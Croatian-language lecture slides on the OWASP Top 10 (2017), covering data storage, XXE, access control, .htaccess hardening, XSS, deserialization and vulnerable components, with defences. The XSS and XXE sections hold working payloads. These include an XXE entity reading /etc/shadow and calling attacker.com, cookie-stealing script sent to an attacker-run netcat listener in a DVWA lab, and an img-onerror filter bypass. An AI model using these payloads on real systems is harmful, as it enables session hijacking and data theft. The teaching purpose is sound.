## A3 – Nesigurna pohrana osjetljivih podataka

- problem je često s identifikacijom osjetljivih podataka
  - ne identificiraju se svi osjetljivi podaci
  - ne identificiraju se mesta na kojima se osjetljivi podaci nalaze
    - baze podataka, datoteke, direktoriji, logovi, backup, ...
  - ne zaštite se osjetljivi podaci na svim mjestima
- učinci:
  - napadači pristupe osjetljivim podacima i mijenjaju ih
  - pronalaze nove tajne i koriste ih u sljedećim napadima
  - sramoćenje tvrtke, nezadovoljstvo korisnika, gubitak povjerenja
  - troškovi čišćenja – forenzika, isprike, ponovno izdavanje kreditnih kartica, osiguranje...
  - sudske tužbe ili globe
- GDPR - svibanj 2018.

# A3 – Nesigurna pohrana osjetljivih podataka

- Najčešći problemi
  - Podaci se pohranjuju kao običan tekst
    - U bazi, dnevničkim zapisima, na disku...
  - Podaci se prenose kao običan tekst
    - Unutar i izvan domene web-aplikacije
  - Korištenje zastarjelih algoritama za šifriranje
    - Šifriranje postoji ("dobra praksa") ali sustav, programske knjižnice za šifriranje i radni okviri nisu ažurirani
    - Pratiti CVE i CVSS! (prethodna predavanja)
  - Korištenje slabih ključeva
    - Duljina ključa je, uz algoritam, najbitnija!
  - Zaglavlja ne navode tip šifriranja podataka
    - Preglednici ne znaju kako rukovati podacima

# A3 – Rješenja za pohranu osjetljivih podataka

- verifikacija arhitekture
  - identificirati sve osjetljive podatke i mesta na kojima se pohranjuju
  - napraviti testne korisničke račune za testiranje napada
- zaštita prikladnim mehanizmima
  - šifriranje podataka, baze podataka
- prikladna upotreba mehanizama zaštite
  - snažni algoritmi - stvaranje, distribucija, zaštita i razmjena ključeva
- ne pohranjivati podatke koji nisu potrebni
- pratiti ranjivosti i nove preporuke za kriptoalgoritme i duljine ključeva
- Više:  
[https://www.owasp.org/index.php/Cryptographic\\_Storage\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet)

## A4 – Vanjski XML entiteti (XXE )

- XML External Entity (XXE) – često i “XML injection”
- Potencijalno ranjive su aplikacije koje parsiraju XML datoteke
  - Pogotovo ako se ne provjerava od kuda dolazi XML
  - Pogotovo ako je u XML parseru omogućeno učitavanje vanjskih entiteta (External Entity Resolution ili Loading)
- Što se događa?

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?> <!DOCTYPE foo [
    <!ELEMENT foo ANY > <!ENTITY xxe SYSTEM
    "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

[https://www.owasp.org/index.php/XML\\_External\\_Entity\\_\(XXE\)\\_Processing](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing)

# A4 – Vanjski XML entiteti (XXE )

- XML injection

- Poslužitelj ili klijenti podatke šalju u XMLu
- Možemo li manipulirati podacima?
- WebGoat XML injection primjer: <http://fallensnow-jack.blogspot.hr/2011/08/webgoat-xml-injection.html>

response from http://192.168.235.134:80/WebGoat/attack?Screen=25&menu=400&from=ajax&accountId=836239

forward drop intercept is on action

raw headers hex xml

```
HTTP/1.1 200 OK
Date: Thu, 11 Aug 2011 13:35:42 GMT
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 1969 19:00:00 EST
Content-Type: text/xml
Via: 1.1 owaspbwa.localdomain
Vary: Accept-Encoding
Content-Length: 136

<root>
<reward>WebGoat Mug 20 Pts</reward>
<reward>WebGoat t-shirt 50 Pts</reward>
<reward>WebGoat Secure Kettle 30 Pts</reward>
<reward>WebGoat Core Duo Laptop 0 Pts</reward>
<reward>WebGoat Hawaii Cruise 0 Pts</reward>
</root>
```

## A4 – Vanjski XML entiteti (XXE )


- Rješavanje problema
  - Izbjegavati korištenje složenijih XML struktura ako ne treba
  - Proučiti i ažurirati postavke XML parsera vezano uz učitavanje ili interpretiranja vanjskih entiteta
  - Napraviti validaciju / sanitizaciju XML dokumenata prije parsiranja
- Neka programska rješenja...
  - [https://www.owasp.org/index.php/Source\\_Code\\_Analysis\\_Tools](https://www.owasp.org/index.php/Source_Code_Analysis_Tools)
  - Rješenja za analizu izvornog koda aplikacija – mogu poslužiti za analizu XML parsiranja ali i samog XML-a

# A5 – Loša kontrola pristupa

- kako se štiti pristup URL-ovima (stranicama)?
  - ispravnom autorizacijom i sigurnim referencama na objekte (ex A4 OWASP top v2013, spojen u v2017)
- česta greška
  - prikazuju se samo autorizirani linkovi i izbornici
  - napadač krivotvori pristup stranicama kojima nema pristup
- učinci:
  - napadač pokreće funkcionalnosti i usluge na koje nema pravo
  - pristup podacima i korisničkim računima drugih korisnika
  - obavljanje privilegiranih akcija

# A5 – Loša kontrola pristupa


- Napadač vidi da URL naznačuje njegovu ulogu:
- /user/getAccounts
- Promijeni je u drugu ulogu
- /admin/getAccounts ili  
/manager/getAccounts
- Vidi podatke na koje nema pravo!



# A5 – Loša kontrola pristupa – reference na objekte

- Napadač vidi da je njegov broj
- ?acct=6065
- Promijeni ga u bliski broj  
?acct=6066
- Može vidjeti podatke tog korisnika.

<https://www.onlinebank.com/user?acct=6065>



# A5 – Loša kontrola pristupa – izbjegavanje referenci

- **eliminacija referenci**


- zamjena s privremenim vrijednostima koje se na poslužitelju preslikavaju u prave

**http://app?file=Report123.xls**

**http://app?file=1**

**http://app?id=9182374**

**http://app?id=7d3J93**



- provjeriti valjanost reference na objekt

- provjera formata parametra
- provjera prava pristupa za korisnika
- provjera pristupa objektu (čitanje, pisanje, promjena)

# A5 – Loša kontrola pristupa - izbjegavanje

- za svaki URL treba:
  - dopustiti pristup samo autentificiranim korisnicima
  - provjeriti ovlasti za pristup i postupiti u skladu s njima
  - zabraniti pristup svemu na što korisnik nema pravo, posebno konfiguracijama, logovima, izvornim kodovima
- verificirati arhitekturu
  - na svakom sloju
- verificirati implementaciju
  - ne koristiti automatizaciju
  - provjeriti da je svaki URL zaštićen
  - provjeriti da konfiguracija poslužitelja ne dopušta pristup osjetljivim datotekama
  - testirati sustav s neautoriziranim zahtjevima
- više: [https://www.owasp.org/index.php/Top\\_10-2017\\_A5-Broken\\_Access\\_Control](https://www.owasp.org/index.php/Top_10-2017_A5-Broken_Access_Control)

# A6 – Loše sigurnosne postavke

- web-aplikacije očekuju da je sustav na kojem se nalaze siguran
  - od operacijskog sustava do web-poslužitelja i aplikacijskog poslužitelja
  - posebno paziti na biblioteke!
  - dozvole nad datotekama?
- je li izvorni kod tajan?
  - gdje se sve nalazi?
  - sigurnost se ne smije temeljiti na tajnom izvornom kodu
- autentifikacijski podaci moraju se promijeniti u produkcijskoj verziji
- učinci:
  - instalacija backdoor aplikacija ako OS ili APPserv nisu patchirani
  - nedostaci s iskorištavanjem XSS-a ako ne postoje patchevi za razvojni framework
  - neautorizirani pristup defaultnim korisničkim računima, funkcionalnosti aplikacije ili podacima
  - moguć pristup funkcionalnosti aplikacije zbog loše konfiguracije

## A6 – Loše sigurnosne postavke – primjeri

- Ovlasti nad direktorijima
  - Omogućen je pregled direktorija (“directory listing”) u datoteci .htaccess. Napadač ima pregled strukture što mu olakšava napad ili preuzima datoteke i dekompajlira (npr. Java)
- Wordpress
  - Tema koju koristite preporuča dodatak koji ima sigurnosne ranjivosti
  - Ili – dodaci nisu ažurirani na najnovije verzije
- Komprimirana pohrana web-aplikacije na poslužitelju
  - Napadač je preuzima i analizira

## A6 – Loše sigurnosne postavke - izbjegavanje

- Proces integracija i postavljanja aplikacije
  - Integracijski pentestovi?
  - ne stavljati u produkciju softver koji nije istestiran (po mogućnosti automatski)
- Periodičko skeniranje i/ili audit
  - Primjer: PCI DSS
- Puno toga se može postići kontrolom putem datoteke .htaccess!

## A6 – datoteka .htaccess

- Konfiguracijska datoteka za web poslužitelj (Apache)
- Stavlja se u direktorij i omogućuje dodatnu (drukčiju) konfiguraciju poslužitelja za taj direktorij ili poddirektorije
- Neke funkcionalnosti (u smislu sigurnosti)
  - Redirekcije
  - Zabrana pristupa ili dozvoljen pristup određenim tipovima datoteka
  - DirectoryIndex – izlistavanje direktorija
  - Zabrana pristupa određenim datotekama (php.ini, includes/...)
  - Filtriranje po IP adresama, klijentima
  - Autentifikacija
- <http://www.htaccess-guide.com/>

# A6 – datoteka .htaccess – primjeri 1

- Filtriranje IP adresa

```
# Block one or more IP address.  
# Replace IP_ADDRESS_* with the IP you want to block  
  
<Limit GET POST>  
order allow,deny  
deny from IP_ADDRESS_1  
deny from IP_ADDRESS_2  
allow from all  
</Limit>
```

- Izlistavanje direktorija

```
# Disable directory browsing  
Options All -Indexes
```

- Filtriranje datoteka

```
# Disable access to all file types except the following  
Order deny,allow  
Deny from all  
<Files ~ ".(xml|css|js|jpe?g|png|gif|pdf|docx|rtf|odf|zip|rar)$">  
Allow from all  
</Files>
```

<http://www.wpxplorer.com/htaccess-wordpress-security/>

## A6 – datoteka .htaccess – primjeri 2

- Zabraniti pristup direktoriju includes/

```
# Block wp-includes folder and files
<IfModule mod_rewrite.c>
    RewriteEngine On
    RewriteBase /
    RewriteRule ^wp-admin/includes/ - [F,L]
    RewriteRule !^wp-includes/ - [S=3]
    RewriteRule ^wp-includes/[^\/]+\.\php$ - [F,L]
    RewriteRule ^wp-includes/js/tinymce/langs/.+\.\php - [F,L]
    RewriteRule ^wp-includes/theme-compat/ - [F,L]
</IfModule>
```

- Zabrani pristup kritičnim datotekama

```
# Deny access to wp-config.php file
<files wp-config.php>
    order allow,deny
    deny from all
</files>
```

<http://www.wpexplorer.com/htaccess-wordpress-security/>

# Prije XSS-a – Same Origin Policy

- politika istog izvorišta
- odnosi se na kod koji se izvršava u pregledniku klijenta (npr. javascript)
- skripte koje se izvode na jednoj stranici smiju međusobno dijeliti pristup podacima (DOM)
  - ali ne smiju sa skriptama koje su na drugim stranicama
- “stranica” = protokol + domena + port
- Najčešći primjer - kolačići (cookies)
  - preglednik ne šalje pohranjene kolačiće onoj stranici koja na njih nema pravo
    - kolačići često sadrže identifikatore sjednica!
- problem – sjedišta s više poddomena
  - moguće je djelomično zaobići politiku
  - Cross-Origin Resource Sharing
  - JSONP

## A7 – Cross-site scripting (XSS)

- podaci od napadača šalju se korisniku u preglednik
- podaci su:
  - pohranjeni u bazi podataka
  - rezultat su unosa u obrazac (form, hidden, URL, itd...)
  - poslani su izravno JavaScript klijentu (phishing)
- primjer:
  - javascript:alert(document.cookie)
- posljedice:
  - krađa korisničkih sjednica, osjetljivih podataka, pisanje po stranici, preusmjeravanje korisnika na phishing ili malware sjedište
  - najgore: instalacija XSS-proxyja koji omogućuje napadaču da nadzire ponašanje korisnika na ranjivom sjedištu i preusmjerava ga drugdje


## A7 – Cross-site scripting (XSS) - vrste

- Reflektirani
  - XSS je dio URL-a i dovoljna je samo poveznica da se XSS izvede
- Pohranjeni
  - XSS se pohranjuje na poslužitelju (tipično kao unos forme)

# A7 – Cross-site scripting (XSS) - reflektirani

- Najjednostavniji i najčešći

```
<script>alert('test')</script>
```



Timo Pagel: OWASP Top 10 part 1

# A7 – Cross-site scripting (XSS) – reflektirani - DVWA

//Probamo prolazi li XSS:

```
<script>alert('XSS test');</script>
```

//Možemo li preusmjeriti korisnika na drugu stranicu?

```
<script>document.location.href='http://www.hr';</script>
```


//Korisnicima šaljemo poveznicu s lažiranom stranicom – klasičan *phishing* s redirekcijom!

**192.168.1.99/dvwa/vulnerabilities/xss\_r/?name=<script>document.location.href='http://www.hr';</script>**

- Moguće je još dosta toga i na ovaj način (reflektirani)
  - ali reflektirani XSS nam nije (toliko) prikladan za krađu sjednice zato što korisnici moraju kliknuti na poveznicu
  - Dobar je za preusmjeravanje i npr. krađu login podataka

## A7 – Cross-site scripting (XSS) - pohranjeni

- XSS se sprema na poslužitelj
  - u bazu podataka
- Tipično: objava na forumu, komentar...
- Svi korisnici koji posjete stranicu učitavaju XSS
  - Više nije potreban društveni inžinjerинг i phishing!



Timo Pagel: OWASP Top 10 part 1

# A7 – Cross-site scripting (XSS) – pohranjeni - DVWA

//Možemo li poslati podatke iz cookie-a na udaljeni stroj?  
`<script>document.location.href='http://www.hr?test='+document.cookie;</script>`

//Ili na vlastiti stroj?  
`<script>document.location.href='http://<IP-ADRESA-HTTP-SERV:PORT/cookie=?'+document.cookie</script>`

//Prije toga – moramo podesiti poslužitelj da sluša na vratima  
`sudo nc -l 8080 -v -n` //koristimo npr. netcat ili pravi HTTP poslužitelj

//ukrali smo id sjednice – sada ga samo trebamo dodati u svoj cookie i imamo pristup!  
// za to koristimo *cookie manager* za Firefox ili alternativu za Chrome

# A7 – Cross-site scripting (XSS) – zaštita?

- Što ako postoji zaštita?
  - Tipično se filtriraju <script> tagovi i znakovi

//kako upisati javascript bez <script> taga?  
<img src=x:alert(XSS-TEST) onerror=eval(src) alt=0>

//ili:  
<iframe src="javascript:alert(XSS-TEST);">

//A cookie pošaljemo na isti način kao i prije:  
<img src=x:document.location.href='http://www.hr/?cookie='+document.cookie  
onerror=eval(src) alt=0>

# A7 – Cross-site scripting (XSS)

- preporuke
  - eliminacija uzroka
    - ne uključivati ono što unese korisnik u izlaz aplikacije ili u povratni ispis
  - obrana
    - prvo: kodirati sve što unese korisnik i izbjegći znakove <, >, {, } , “, ‘ i slične
    - napraviti whitelisting onoga što korisnik može unijeti
    - za unos HTML-a treba ga “dezinficirati” (sanitize)
  - POST umjesto GET-a
  - HTTPOnly Cookie-i
- referenca
  - [http://www.owasp.org/index.php/XSS\\_Cross\\_Site\\_Scripting\\_Prevention\\_Cheat\\_Sheet](http://www.owasp.org/index.php/XSS_Cross_Site_Scripting_Prevention_Cheat_Sheet)

## A8 – Nesigurna deserijalizacija

- Web aplikacije prenose i čuvaju podatke u serijaliziranom obliku
  - Npr. frontend– backend -> serijalizacija stanja korisnika
  - Npr. kontrola prava – ovlast u cookieu
- Problem ako web aplikacija “vjeruje” serijaliziranom objektu i ne provjerava ga
- Posredno je moguće izvesti i maliciozan kod na poslužitelju!
- Npr.

i:0;i:132;i:1;s:7:"**Mallory**";i:2;s:4:"**user**"; i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

Napadač mijenja u...

a:4:{i:0;i:1;i:1;s:5:"**Alice**";i:2;s:5:"**admin**";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960

# A8 – Nesigurna deserijalizacija

- Kako spriječiti?

- Ne vjerovati svemu što nam stiže od korisnika (preglednika) iako smo mi to poslali
  - Napadač je to mogao promijeniti!
- Isto vrijedi i za JS kod!
- Tipično JSON
- Potpisivati osjetljive podatke (digitalni potpis) – učinkovitost?
- Ne slati osjetljive podatke ako nije nužno
- Provjeravati očekivane tipove i dobivene tipove podataka
  - Zapisivati greške jer će one ukazati na pokušaje napada!

## A9 – Ranjive komponente

- Logično je koristiti postojeće komponente za razvoj web-aplikacija
  - Radni okviri (framework), programske knjižnice (libraries, API)
  - Ne zaboravimo i na Javascript – npr. Jquery!
- Gotove komponente za različite namjene
- Ne zaboraviti:
  - Ovdje promatramo i poslužitelje i sve komponente web-aplikacije
  - Ako je poslužitelj ranjiv nije bitno koliko je sigurna web-aplikacija

# A9 – Ranjive komponente – npr. NodeJS

Nodejs : Security Vulnerabilities														
#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	<a href="#">CVE-2017-15897</a>	200	+Info		2017-12-11	2017-12-29	4.3	None	Remote	Medium	Not required	Partial	None	None
Node.js had a bug in versions 8.X and 9.X which caused buffers to not be initialized when the encoding for the fill value did not match the encoding specified. For example, 'Buffer.alloc(0x100, "This is not correctly encoded", "hex");' The buffer implementation was updated such that the buffer will be initialized to all zeros in these cases.														
2	<a href="#">CVE-2017-15896</a>	388	Bypass		2017-12-11	2017-12-29	6.4	None	Remote	Low	Not required	Partial	Partial	None
Node.js was affected by OpenSSL vulnerability CVE-2017-3737 in regards to the use of SSL_read() due to TLS handshake failure. The result was that an active network attacker could send application data to Node.js using the TLS or HTTP2 modules in a way that bypassed TLS authentication and encryption.														
3	<a href="#">CVE-2017-14919</a>	20	DoS		2017-10-30	2017-11-21	5.0	None	Remote	Low	Not required	None	None	Partial
Node.js before 4.8.5, 6.x before 6.11.5, and 8.x before 8.8.0 allows remote attackers to cause a denial of service (uncaught exception and crash) by leveraging a change in the zlib module 1.2.9 making 8 an invalid value for the windowBits parameter.														
4	<a href="#">CVE-2017-14849</a>	284			2017-09-27	2017-10-10	5.0	None	Remote	Low	Not required	Partial	None	None
Node.js 8.5.0 before 8.6.0 allows remote attackers to access unintended files, because a change to ".." handling was incompatible with the pathname validation used by unspecified community modules.														
5	<a href="#">CVE-2017-11499</a>	20			2017-07-25	2017-12-06	5.0	None	Remote	Low	Not required	None	None	Partial
Node.js v4.0 through v4.8.3, all versions of v5.x, v6.0 through v6.11.0, v7.0 through v7.10.0, and v8.0 through v8.1.3 was susceptible to hash flooding remote DoS attacks as the HashTable seed was constant across a given released version of Node.js. This was a result of building with V8 snapshots enabled by default which caused the initially randomized seed to be overwritten on startup.														
6	<a href="#">CVE-2016-7099</a>	19			2016-10-10	2018-01-04	4.3	None	Remote	Medium	Not required	None	Partial	None
The tls.checkServerIdentity function in Node.js 0.10.x before 0.10.47, 0.12.x before 0.12.16, 4.x before 4.6.0, and 6.x before 6.7.0 does not properly handle wildcards in name fields of X.509 certificates, which allows man-in-the-middle attackers to spoof servers via a crafted certificate.														
7	<a href="#">CVE-2016-6306</a>	125	DoS		2016-09-26	2018-01-18	4.3	None	Remote	Medium	Not required	None	None	Partial
The certificate parser in OpenSSL before 1.0.1u and 1.0.2 before 1.0.2i might allow remote attackers to cause a denial of service (out-of-bounds read) via crafted certificate operations, related to s3_clnt.c and s3_srvr.c.														
8	<a href="#">CVE-2016-6304</a>	399	DoS		2016-09-26	2018-01-18	7.8	None	Remote	Low	Not required	None	None	Complete
Multiple memory leaks in t1_lib.c in OpenSSL before 1.0.1u, 1.0.2 before 1.0.2i, and 1.1.0 before 1.1.0a allow remote attackers to cause a denial of service (memory consumption) via large OCSP Status Request extensions.														
9	<a href="#">CVE-2016-6303</a>	787	DoS Overflow		2016-09-16	2018-01-18	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Integer overflow in the MDC2_Update function in crypto/mdc2/mdc2dgst.c in OpenSSL before 1.1.0 allows remote attackers to cause a denial of service (out-of-bounds write and application crash) or possibly have														

<https://www.cvedetails.com/vulnerability-list.php>

# A9 – Ranjive komponente – npr. Apache

Apache : Security Vulnerabilities														
#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	<a href="#">CVE-2018-1323</a>	<a href="#">22</a>		Dir. Trav.	2018-03-12	2018-04-13	5.0	None	Remote	Low	Not required	Partial	None	None
The IIS/ISAPI specific code in the Apache Tomcat JK ISAPI Connector 1.2.0 to 1.2.42 that normalised the requested path before matching it to the URI-worker map did not handle some edge cases correctly. If only a sub-set of the URLs supported by Tomcat were exposed via IIS, then it was possible for a specially constructed request to expose application functionality through the reverse proxy that was not intended for clients accessing Tomcat via the reverse proxy.														
2	<a href="#">CVE-2018-1319</a>	<a href="#">79</a>		XSS Http R.Spl.	2018-03-15	2018-04-11	4.3	None	Remote	Medium	Not required	None	Partial	None
In Apache Allura prior to 1.8.1, attackers may craft URLs that cause HTTP response splitting. If a victim goes to a maliciously crafted URL, unwanted results may occur including XSS or service denial for the victim's browsing session.														
3	<a href="#">CVE-2018-1316</a>	<a href="#">22</a>		Dir. Trav.	2018-03-05	2018-03-27	6.4	None	Remote	Low	Not required	None	Partial	Partial
The ODE process deployment web service was sensible to deployment messages with forged names. Using a path for the name was allowing directory traversal, resulting in the potential writing of files under unwanted locations, the overwriting of existing files or their deletion. This issue was addressed in Apache ODE 1.3.3 which was released in 2009, however the incorrect name CVE-2008-2370 was used on the advisory by mistake.														
4	<a href="#">CVE-2018-1305</a>	<a href="#">284</a>			2018-02-23	2018-03-19	4.0	None	Remote	Low	Single system	Partial	None	None
Security constraints defined by annotations of Servlets in Apache Tomcat 9.0.0.M1 to 9.0.4, 8.5.0 to 8.5.27, 8.0.0.RC1 to 8.0.49 and 7.0.0 to 7.0.84 were only applied once a Servlet had been loaded. Because security constraints defined in this way apply to the URL pattern and any URLs below that point, it was possible - depending on the order Servlets were loaded - for some security constraints not to be applied. This could have exposed resources to users who were not authorised to access them.														
5	<a href="#">CVE-2018-1304</a>	<a href="#">254</a>			2018-02-28	2018-03-26	4.3	None	Remote	Medium	Not required	Partial	None	None
The URL pattern of "" (the empty string) which exactly maps to the context root was not correctly handled in Apache Tomcat 9.0.0.M1 to 9.0.4, 8.5.0 to 8.5.27, 8.0.0.RC1 to 8.0.49 and 7.0.0 to 7.0.84 when used as part of a security constraint definition. This caused the constraint to be ignored. It was, therefore, possible for unauthorised users to gain access to web application resources that should have been protected. Only security constraints with a URL pattern of the empty string were affected.														
6	<a href="#">CVE-2018-1298</a>	<a href="#">20</a>		DoS	2018-02-09	2018-03-10	4.3	None	Remote	Medium	Not required	None	None	Partial
A Denial of Service vulnerability was found in Apache Qpid Broker-J 7.0.0 in functionality for authentication of connections for AMQP protocols 0-8, 0-9, 0-91 and 0-10 when PLAIN or XOAuth2 SASL mechanism is used. The vulnerability allows unauthenticated attacker to crash the broker instance. AMQP 1.0 and HTTP connections are not affected. An authentication of incoming AMQP connections in Apache Qpid Broker-J is performed by special entities called "Authentication Providers". Each Authentication Provider can support several SASL mechanisms which are offered to the connecting clients as part of SASL negotiation process. The client chooses the most appropriate SASL mechanism for authentication. Authentication Providers of following types supports PLAIN SASL mechanism: Plain, PlainPasswordFile, SimpleLDAP, Base64MD5PasswordFile, MDS, SCRAM-SHA-256, SCRAM-SHA-1. XOAuth2 SASL mechanism is supported by Authentication Providers of type OAuth2. If an AMQP port is configured with any of these Authentication Providers, the Broker may be vulnerable.														

<https://www.cvedetails.com/vulnerability-list.php>

